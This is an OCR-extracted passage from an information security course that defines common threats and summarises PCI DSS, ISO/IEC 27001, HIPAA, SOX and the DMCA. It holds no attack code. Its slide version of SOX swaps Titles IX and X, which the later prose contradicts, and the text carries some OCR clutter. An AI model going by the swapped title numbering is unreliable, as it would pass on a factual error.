- **Botnet:** A botnet is a huge network of compromised systems used by attackers to perform denial-of-service attacks. Bots, in a botnet, perform tasks such as uploading viruses, sending mails with botnets attached to them, stealing data, and so on. Antivirus programs might fail to find—or even scan for—spyware or botnets. Hence, it is essential to deploy programs specifically designed to find and eliminate such threats.
- **Insider attack:** An insider attack is an attack by someone from within an organization who has authorized access to its network and is aware of the network architecture.
- **Phishing:** Phishing refers to the practice of sending an illegitimate email falsely claiming to be from a legitimate site in an attempt to acquire a user's personal or account information. Attackers perform phishing attacks by distributing malicious links via some communication channel or mails to obtain private information such as account numbers,

credit card numbers, mobile numbers, etc. from the victim. Attackers design emails to lure victims in such a way that they appear to be from some legitimate source or at times they send malicious links that resemble a legitimate website.

- **Web application threats:** Attacks such as SQL injection and cross-site scripting has made web applications a favorable target for attackers to steal credentials, set up phishing site, or acquire private information. Most of these attacks are the result of flawed coding and improper sanitization of input and output data from the web application. Web application attacks can threaten the performance of the website and hamper its security.
- **IoT threats:** IoT devices connected to the Internet have little or no security, which makes them vulnerable to various types of attacks. These devices include many software applications that are used to access the device remotely. Due to hardware constraints such as memory, battery, etc. these IoT applications do not include complex security mechanisms to protect the devices from attacks. These drawbacks make IoT devices more vulnerable and allow attackers to access the device remotely and perform various attacks.




Module Flow

1. Discuss Information Security Fundamentals
2. Discuss Various Information Security Laws and Regulations

INFORMATION SECURITY
CONFIRM
click here for more informat

Discuss Various Information Security Laws and Regulations

Laws are a system of rules and guidelines that are enforced by a particular country or community to govern behavior. A Standard is a “document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context.” This section deals with the various laws and regulations dealing with information security in different countries.



Payment Card Industry Data Security Standard (PCI DSS)

- ☐ A proprietary **information security standard for organizations** that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards
- ☐ PCI DSS **applies to all entities involved in payment card processing** — including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process, or transmit cardholder data

PCI Data Security Standard — High Level Overview

- ✓ Build and Maintain a Secure Network
- ✓ Protect Cardholder Data
- ✓ Maintain a Vulnerability Management Program
- ✓ Implement Strong Access Control Measures
- ✓ Regularly Monitor and Test Networks
- ✓ Maintain an Information Security Policy

https://www.pcisecuritystandards.org

Failure to meet the PCI DSS requirements may result in fines or the termination of payment card processing privileges

Payment Card Industry Data Security Standard (PCI DSS)

Source: *https://www.pcisecuritystandards.org*


The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards. This standard offers robust and comprehensive standards and supporting materials to enhance payment card data security. These materials include a framework of specifications, tools, measurements, and support resources to help organizations ensure the safe handling of cardholder information. PCI DSS applies to all entities involved in payment card processing, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process, or transmit cardholder data. PCI DSS comprises a minimum set of requirements for protecting cardholder data. The Payment Card Industry (PCI) Security Standards Council has developed and maintains a high-level overview of PCI DSS requirements.

PCI Data Security Standard – High Level Overview	
Build and Maintain a Secure Network	▪ Install and maintain a firewall configuration to protect cardholder data ▪ Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	▪ Protect stored cardholder data ▪ Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	▪ Use and regularly update anti-virus software or programs ▪ Develop and maintain secure systems and applications

Implement Strong Access Control Measures	▪ Restrict access to cardholder data by business need to know ▪ Assign a unique ID to each person with computer access ▪ Restrict physical access to cardholder data
Regularly Monitor and Test Networks	▪ Track and monitor all access to network resources and cardholder data ▪ Regularly test security systems and processes
Maintain an Information Security Policy	▪ Maintain a policy that addresses information security for all personnel

Table 1.1: Table Showing the PCI Data Security Standard—High-Level Overview

Failure to meet PCI DSS requirements may result in fines or the termination of payment-card processing privileges.



ISO/IEC 27001:2013

❑ Specifies the requirements for **establishing**, **implementing**, **maintaining**, and continually improving an **information security management system** within the context of the organization

❑ It is intended to be suitable for several different types of use, including:

Use within organizations to formulate **security requirements** and **objectives**

Use within organizations to ensure that security risks are **cost-effectively managed**

Use within organizations to **ensure compliance with laws and regulations**

Definition of new **information security management processes**

Identification and clarification of existing **information security management processes**

Use by organization management to determine the **status of information security management activities**

Implementation of **business-enabling information security**

Use by organizations to provide relevant information about **information security** to customers

https://www.iso.org


ISO/IEC 27001:2013

Source: *https://www.iso.org*

ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of an organization. It includes requirements for the assessment and treatment of information security risks tailored to the needs of the organization.

The regulation is intended to be suitable for several different uses, including:

- Use within organizations to formulate security requirements and objectives
- Use within organizations as a way to ensure that security risks are cost-effectively managed
- Use within organizations to ensure compliance with laws and regulations
- Defining new information security management processes
- Identifying and clarifying existing information security management processes
- Use by the management of organizations to determine the status of information security management activities
- Implementing business-enabling information security
- Use by organizations to provide relevant information about information security to customers


HIPPA
SECURITY

Health Insurance Portability and Accountability Act (HIPAA)

HIPAA's Administrative Simplification Statute and Rules

Electronic Transaction and Code Set Standards	Requires every provider who does business electronically to **use the same health care transactions**, **code sets**, and **identifiers**
Privacy Rule	Provides **federal protections for the personal health information** held by covered entities and gives patients an array of rights with respect to that information
Security Rule	Specifies a series of administrative, physical, and technical safeguards for covered entities to use to ensure the **confidentiality**, **integrity**, and **availability of electronically protected health information**
National Identifier Requirements	Requires that health care providers, health plans, and employers have standard national numbers that identify them attached to **standard transactions**
Enforcement Rule	Provides the standards for enforcing all the **Administration Simplification Rules**

https://www.hhs.gov

Health Insurance Portability and Accountability Act (HIPAA)

Source: *https://www.hhs.gov*

The HIPAA Privacy Rule provides federal protections for the individually identifiable health information held by covered entities and their business associates and gives patients an array of rights to that information. At the same time, the Privacy Rule permits the disclosure of health information needed for patient care and other necessary purposes.

The Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to use to ensure the confidentiality, integrity, and availability of electronically protected health information.

The office of civil rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below:

- **Electronic Transactions and Code Set Standards**

  Transactions are electronic exchanges involving the transfer of information between two parties for specific purposes. The Health Insurance Portability and Accountability Act of 1996 (HIPAA) designated certain types of organizations as covered entities, including health plans, health care clearinghouses, and certain health care providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS) adopted certain standard transactions for the Electronic Data Interchange (EDI) of health care data. These transactions are claims and encounter information, payment and remittance advice, claim status, eligibility, enrollment and disenrollment, referrals and authorizations, coordination of benefits, and premium payment. Under HIPAA, if a covered entity electronically conducts one of the adopted transactions, they must use the adopted standard—either from ASC, X12N, or NCPDP (for certain pharmacy transactions). Covered entities must adhere to the content and format requirements of each transaction. Every provider who does business electronically must use the same health care transactions, code sets, and identifiers.

- **Privacy Rule**

  The HIPAA Privacy Rule establishes national standards to protect people's medical records and other personal health information and applies to health plans, health care clearinghouses, and health care providers that conduct certain health care transactions electronically. The rule requires appropriate safeguards to protect the privacy of personal health information. It sets limits and conditions on the uses and disclosures that may be made of such information without patient authorization. The rule also gives patients' rights over their health information, including the right to examine and obtain a copy of their health records and to request corrections.

- **Security Rule**

  The HIPAA Security Rule establishes national standards to protect individuals' electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronically protected health information.

- **Employer Identifier Standard**


  The HIPAA requires that each employer has a standard national number that identifies them on standard transactions.

- **National Provider Identifier Standard (NPI)**

  The National Provider Identifier (NPI) is a HIPAA Administrative Simplification Standard. The NPI is a unique identification number assigned to covered health care providers. Covered health care providers and all health plans and health care clearinghouses must use the NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a 10-position, intelligence-free numeric identifier (10-digit number). This means that the numbers do not carry other information about healthcare providers, such as the state in which they live or their medical specialty.

- **Enforcement Rule**

  The HIPAA Enforcement Rule contains provisions relating to compliance and investigation, as well as the imposition of civil monetary penalties for violations of the HIPAA Administrative Simplification Rules and procedures for hearings.



Sarbanes Oxley Act (SOX)

- ❑ Enacted in 2002, the Sarbanes-Oxley Act is designed to **protect investors and the public** by increasing the accuracy and reliability of corporate disclosures
- ❑ The key requirements and provisions of SOX are organized into **11 titles**:

Title I

Public Company Accounting Oversight Board (PCAOB) provides independent oversight of public accounting firms providing audit services ("auditors")


Title II

Auditor Independence establishes the standards for external auditor independence, intended to limit conflicts of interest and address new auditor approval requirements, audit partner rotation, and auditor reporting requirements

Title III

Corporate Responsibility mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports

https://www.sec.gov



Sarbanes Oxley Act (SOX) (Cont'd)

Title IV

Enhanced Financial Disclosures describe enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures, and the stock transactions of corporate officers

Title V


Analyst Conflicts of Interest consist of measures designed to help restore investor confidence in the reporting of securities analysts

Title VI

Commission Resources and Authority defines practices to restore investor confidence in securities analysts

Title VII

Studies and Reports includes the effects of the consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations and enforcement actions, and whether investment banks assisted Enron, Global Crossing, or others to manipulate earnings and obfuscate true financial conditions



Sarbanes Oxley Act (SOX) (Cont'd)

Title VIII

Corporate and Criminal Fraud Accountability describes specific criminal penalties for fraud by the manipulation, destruction, or alteration of financial records, or other interference with investigations while providing certain protections for whistle-blowers

Title X

White Collar Crime Penalty Enhancement increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds the failure to certify corporate financial reports as a criminal offense

Title IX

Corporate Tax Returns states that the Chief Executive Officer should sign the company tax return

Title XI

Corporate Fraud Accountability identifies corporate fraud and record tampering as criminal offenses and assigns them specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to temporarily freeze large or unusual payments

Sarbanes Oxley Act (SOX)

Source: *https://www.sec.gov*

Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures. This act does not explain how an organization must store records but describes the records that organizations must store and the duration of their storage. The Act mandated several reforms to enhance corporate responsibility, enhance financial disclosures, and combat corporate and accounting fraud.

The key requirements and provisions of SOX are organized into 11 titles:

- **Title I: Public Company Accounting Oversight Board (PCAOB)**

  Title I consists of nine sections and establishes the Public Company Accounting Oversight Board to provide independent oversight of public accounting firms that provide audit services ("auditors"). It also creates a central oversight board tasked with registering audit services, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.

- **Title II: Auditor Independence**

  Title II consists of nine sections and establishes standards for external auditor independence to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts auditing companies from providing non-audit services (such as consulting) for the same clients.

- **Title III: Corporate Responsibility**

  Title III consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction between external auditors and corporate audit committees and specifies the corporate officers’ responsibility for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviors of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance.

- **Title IV: Enhanced Financial Disclosures**

  Title IV consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures, and the stock transactions of corporate officers. It requires internal controls to ensure the accuracy of financial reports and disclosures and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial conditions and specific enhanced reviews of corporate reports by the SEC or its agents.

- **Title V: Analyst Conflicts of Interest**

  Title V consists of only one section that discusses the measures designed to help restore investor confidence in the reporting of securities analysts. It defines the code of conduct for securities analysts and requires that they disclose any knowable conflicts of interest.

- **Title VI: Commission Resources and Authority**

  Title VI consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC’s authority to censure or bar securities professionals from practice and defines the conditions to bar a person from practicing as a broker, advisor, or dealer.

- **Title VII: Studies and Reports**

  Title VII consists of five sections and requires the Comptroller General and the Securities and Exchange Commission (SEC) to perform various studies and to report their findings. The required studies and reports include the effects of the consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.

- **Title VIII: Corporate and Criminal Fraud Accountability**

  Title VIII, also known as the “Corporate and Criminal Fraud Accountability Act of 2002,” consists of seven sections. It describes specific criminal penalties for the manipulation, destruction, or alteration of financial records or interference with investigations, while also providing certain protections for whistle-blowers.

- **Title IX: White-Collar-Crime Penalty Enhancement**


  Title IX, also known as the "White Collar Crime Penalty Enhancement Act of 2002," consists of six sections. This title increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.

- **Title X: Corporate Tax Returns**

  Title X consists of one section that states that the Chief Executive Officer should sign the company tax return.

- **Title XI: Corporate Fraud Accountability**

  Title XI consists of seven sections. Section 1101 recommends the following name for the title: “Corporate Fraud Accountability Act of 2002.” It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens penalties. Doing so enables the SEC to temporarily freeze “large” or “unusual” transactions or payments.



The Digital Millennium Copyright Act (DMCA)

- ❑ The DMCA is a United States copyright law that implements two 1996 treaties of the **World Intellectual Property Organization** (WIPO)
- ❑ It **defines the legal prohibitions** against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information

https://www.copyright.gov

The Digital Millennium Copyright Act (DMCA)

Source: *https://www.copyright.gov*

